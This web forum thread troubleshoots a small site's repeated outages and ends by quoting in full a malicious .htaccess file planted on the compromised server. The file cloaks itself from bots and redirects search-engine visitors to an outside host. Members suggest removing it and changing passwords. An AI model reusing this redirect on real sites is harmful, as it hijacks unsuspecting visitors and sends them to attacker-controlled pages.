Website hosting downtime

ImageView

Suspended / Banned
Messages
457
Name
John
Edit My Images
No
I have 3 sites one hosted seprately to to others,this one goes down about once or twice a month recently. Host company are claiming it to be my fault(I adminster all sites myself via dremweaver) something code related(?)

Considering all I do is edit html pages and upload to server and only this one site is affected are they lying to cover their crap service?

ANy advice welcome.
 
Define 'down'. Does it that mean your page doesn't load or the server it is physically hosted on isn't pingable?

I use a server monitoring solution which pings my server every 5 mins so I know whether it is up or not. They also offer http loading tests and scripts tests. They also offer a month's free trial. They are called ippatrol. There are a few others.

Down is too vague to be useful if you're trying to find out what the issue actually is. Could be dns, could be a physical hardware problem on your server, it could be running out of memory or other resources, an uplink issue or a bug in your code. There are lots of reasons why it could be down :-)
 
This is the site www.love2takephotos.co.uk ,its not mine I just made it and admin it.
Define 'down'. Does it that mean your page doesn't load or the server it is physically hosted on isn't pingable?

srrichards Im do not understand fully your terminology lol.
I means the site isnt online ,403 Forbidden error etc :/
I get emails when it goes down and comes back up. Im no expert on servers. Its hosted with Easily.
Thanks.
 
Last edited:
A 403 forbidden area is generally a sign of either a code cock up or a file permissions error.

404 is 'file not found' so that usually means a typo on a link.

The precise errors are important as it gives you a clue as to what has gone wrong :)
 
Because Dreamweaver writes rubbish code!!

The code isn't brilliant to be fair, but I've seen lots worse. The contact page has been well and truly messed up though - it even has php code in the html!

my eyes hurt now!
 
403 forbidden is generally an IP ban preventing a particular IP address from accessing a website. If you try to log into a secure area and cock up the password a few times, some servers will automatically ban you from the site for a set period or until you get your IP addy unblocked by the server admin.

And Dreamweaver doesn't write rubbish code. Coders write rubbish code.
 
Because Dreamweaver writes rubbish code!!

The code isn't brilliant to be fair, but I've seen lots worse. The contact page has been well and truly messed up though - it even has php code in the html!

my eyes hurt now!

The ocntact page well that was a c&p thing so no wonder its messy ;)

Ive run a few pages through a validator and cleaned them up.
Rottonluckwillie the error was 403 Forbidden to to access this page on this server(cant recall precisely)

So no definite answer as to whether anything should cause it to crash on server?
 
403 explained

There's some information on there, but if it's a 403 error, it's unlikely to be the hosts fault IMO.

First time it occured host claimed a file had been uploaded to htaccess folder or something to do with htaccess I forget details. Next time its a code on site error. Now im no webdesigner( i made my own and the one in question for a friend)but I know how to upload to host server via dreamweaver its only html pages! And secondly my sites never go down and were made same way. :|

My question would be why they go down on X day and then not again for a amonth(as is recent case)
 
That does sound odd... A .htaccess file (assuming you're on Linux hosting) would cause a 403 error.... AFAIK, and I could be wrong, but in general code in a html page wouldn't cause a 403 error.

Without spending some time actually looking at the files/folders on the site, it's hard to give a completely accurate response without guessing I'm afraid - Why not just change hosts?
 
That does sound odd... A .htaccess file (assuming you're on Linux hosting) would cause a 403 error.... AFAIK, and I could be wrong, but in general code in a html page wouldn't cause a 403 error.

Without spending some time actually looking at the files/folders on the site, it's hard to give a completely accurate response without guessing I'm afraid - Why not just change hosts?

Thanks for your continued advice. I have advised him to change hosts,maybe if it repeats often he will! :)

I used to be with Easily and vaguely recall downtime too often.
As I say matt never have a problem with my sites/hosting.
 
Continiuing the story ,site is down again today,webhost claims someone acessed and uploaded htaccess files this morning!!! Then again claimed could be a virus in files(make up your mind!)
Anyone think this remotely plausible? They are suggesting a site wipe and total re-upload.That was this morning and they still havent been in touch to go further.
 
I would very carefully examine every file to see if there's any malicious code in the files, change any passwords relating to the site, and run a virus scan on your own machine, just in case there's anything on there that might be compromising the security - just in case you have a keylogger or something similar.

It's possible, but it could also be a security problem at their end, so no matter what you do you're screwed anyway - They'll never admit that though!
 
Urgh dreamweaver :(

It sticks so much rubbish in there that really is not needed and will only slow down load times. I'd also not use its built in upload/publish facility either. Get a free ftp program such as filezilla to do it with more control over the process.

Who is your host if you don't mind me asking? I've been a web developer for several years now so have experience with banging my head on the wall with these people.
 
Urgh dreamweaver :(

It sticks so much rubbish in there that really is not needed and will only slow down load times. I'd also not use its built in upload/publish facility either. Get a free ftp program such as filezilla to do it with more control over the process.

Who is your host if you don't mind me asking? I've been a web developer for several years now so have experience with banging my head on the wall with these people.

Host is Easily.

FYI this an email I recieved in October on one of previous downtimes.

Our engineers had come back advising that the issue was down to an htaccess file that was situated above the /website folder. I had seen this file but as it was not within website, the group permissions should not have made the file executable. The engineers had renamed the file and I have confirmed your site now works properly. I apologise for the inconvenience caused.

:suspect:
 
I would very carefully examine every file to see if there's any malicious code in the files, change any passwords relating to the site, and run a virus scan on your own machine, just in case there's anything on there that might be compromising the security - just in case you have a keylogger or something similar.

It's possible, but it could also be a security problem at their end, so no matter what you do you're screwed anyway - They'll never admit that though!

Thanks Matt although I wouldnt know suspect code unless it was written in red bold font lol. I have no viruses. As always I refer to fact my other 3 sites work fine. ;)
 
Could be directory permissions.

Access the server using a FTP program and check the file permissions are atleast 644 including the folder the files reside in (ussually something like public_html).


If you use a client such as filezilla this is what the permissions dialog will look like when you right click on a file.

ftp_file_permissions.png


As you check/uncheck the boxes it will change the 3 numbers you see in the text box.
 
I would very carefully examine every file to see if there's any malicious code in the files, change any passwords relating to the site, and run a virus scan on your own machine, just in case there's anything on there that might be compromising the security - just in case you have a keylogger or something similar.

All possible but highly unlikely. With the best will in the world I suspect that someone won't gain much by going to such great lengths to hack the OP's website. Much more likely to be file permissions.
 
Could be directory permissions.

Access the server using a FTP program and check the file permissions are atleast 644 including the folder the files reside in (ussually something like public_html).

If you use a client such as filezilla this is what the permissions dialog will look like when you right click on a file.

ftp_file_permissions.png


As you check/uncheck the boxes it will change the 3 numbers you see in the text box.

The numeric value is 750. :)
 
Looking at a htaccess file that was uplaoded today(pasted )some dodgy words which Ive highlighted. Who and how is doing this?

[NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Diagnostics|DTAAgent|ecto|EmeraldShield|endo|Evaal|Everest\-Vulcan).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(exactseek|Feed|Fetch|findlinks|FreeBSD|Friendster|****\sYou|Google).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Gregarius|HatenaScreenshot|heritrix|HolyCowDude|Honda\-Search|HP\-UX).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(HTML2JPG|HttpClient|httpunit|ichiro|iGetter|iPhone|IRIX|Jakarta|JetBrains).*$ [NC]
os\=Mac|P900i|panscient|perl|PlayStation|POE\-Component|PrivacyFinder)

Plot thickens.The asterix is forum censor! Fkuc(anagram) is what it reads.
 
Last edited:
Can you post the entire htaccess file contents or if you don't want to do that pm me them?

Those rewritecond lines are just the apache webservers way of redirecting certain traffic.

Are you using a cms such as wordpress? It maybe just worth replacing the htaccess file with a standard no thrills one and then changing passwords.
 
Last edited:
Can you post the entire htaccess file contents or if you don't want to do that pm me them?

Those rewritecond lines are just the apache webservers way of redirecting certain traffic.

Are you using a cms such as wordpress? It maybe just worth replacing the htaccess file with a standard no thrills one and then changing passwords.

Yep here it is.

# exgocgkctswo
RewriteEngine On
RewriteCond %{REQUEST_METHOD} ^GET$
RewriteCond %{HTTP_REFERER} ^(http\:\/\/)?([^\/\?]*\.)?(google\.|yahoo\.|bing\.|msn\.|yandex\.|ask\.|excite\.|altavista\.|netscape\.|aol\.|hotbot\.|goto\.|infoseek\.|mamma\.|alltheweb\.|lycos\.|search\.|metacrawler\.|rambler\.|mail\.|dogpile\.|ya\.|\/search\?).*$ [NC]
RewriteCond %{HTTP_REFERER} !^.*(q\=cache\:).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Accoona|Ace\sExplorer|Amfibi|Amiga\sOS|apache|appie|AppleSyndication).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Archive|Argus|Ask\sJeeves|asterias|Atrenko\sNews|BeOS|BigBlogZoo).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Biz360|Blaiz|Bloglines|BlogPulse|BlogSearch|BlogsLive|BlogsSay|blogWatcher).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Bookmark|bot|CE\-Preload|CFNetwork|cococ|Combine|Crawl|curl|Danger\shiptop).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Diagnostics|DTAAgent|ecto|EmeraldShield|endo|Evaal|Everest\-Vulcan).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(exactseek|Feed|Fetch|findlinks|FreeBSD|Friendster|****\sYou|Google).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Gregarius|HatenaScreenshot|heritrix|HolyCowDude|Honda\-Search|HP\-UX).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(HTML2JPG|HttpClient|httpunit|ichiro|iGetter|iPhone|IRIX|Jakarta|JetBrains).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Krugle|Labrador|larbin|LeechGet|libwww|Liferea|LinkChecker).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(LinknSurf|Linux|LiveJournal|Lonopono|Lotus\-Notes|Lycos|Lynx|Mac\_PowerPC).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Mac\_PPC|Mac\s10|Mac\sOS|macDN|Macintosh|Mediapartners|Megite|MetaProducts).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Miva|Mobile|NetBSD|NetNewsWire|NetResearchServer|NewsAlloy|NewsFire).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(NewsGatorOnline|NewsMacPro|Nokia|NuSearch|Nutch|ObjectSearch|Octora).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(OmniExplorer|Omnipelagos|Onet|OpenBSD|OpenIntelligenceData|oreilly).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(os\=Mac|P900i|panscient|perl|PlayStation|POE\-Component|PrivacyFinder).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(psycheclone|Python|retriever|Rojo|RSS|SBIder|Scooter|Seeker|Series\s60).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(SharpReader|SiteBar|Slurp|Snoopy|Soap\sClient|Socialmarks|Sphere\sScout).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(spider|sproose|Rambler|Straw|subscriber|SunOS|Surfer|Syndic8).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Syntryx|TargetYourNews|Technorati|Thunderbird|Twiceler|urllib|Validator).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Vienna|voyager|W3C|Wavefire|webcollage|Webmaster|WebPatrol|wget|Win\s9x).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Win16|Win95|Win98|Windows\s95|Windows\s98|Windows\sCE|Windows\sNT\s4).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(WinHTTP|WinNT4|WordPress|WOW64|WWWeasel|wwwster|yacy|Yahoo).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Yandex|Yeti|YouReadMe|Zhuaxia|ZyBorg).*$ [NC]
RewriteCond %{HTTP_COOKIE} !^.*xccgtswgokoe.*$
RewriteCond %{HTTPS} ^off$
RewriteRule ^(.*)$ http://herocopter.com/cgi-bin/r.cgi?p=10003&i=21cc6cd2&j=318&m=a9f493ec86c8149ec1d4ff4f055d8e7f&h=%{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}&t=%{TIME} [R=302,L,CO=xccgtswgokoe:1:%{HTTP_HOST}:10080:/:0:HttpOnly]
# exgocgkctswo


PErmissions on htaccess file seemt o be 750 too as afar as I can tell as per your graphic. No CMS either thanks.
 
Last edited:
That is definitely dodgy in my opinion.

The rewrite rule part is trying to re direct traffic.

1st thing I'd do is change the password for the site, so basically the ftp password etc is changed.

Delete the htaccess file and create a new blank one. Change its permissions to 644.

edit : It maybe in all the sub directories as well. You'll have to go through each one deleting as you go. No need to create a new htaccess file in each dir by the way.

And see if it fixes it.

As always backup files before deleting or changing.
 
Last edited:
Back
Top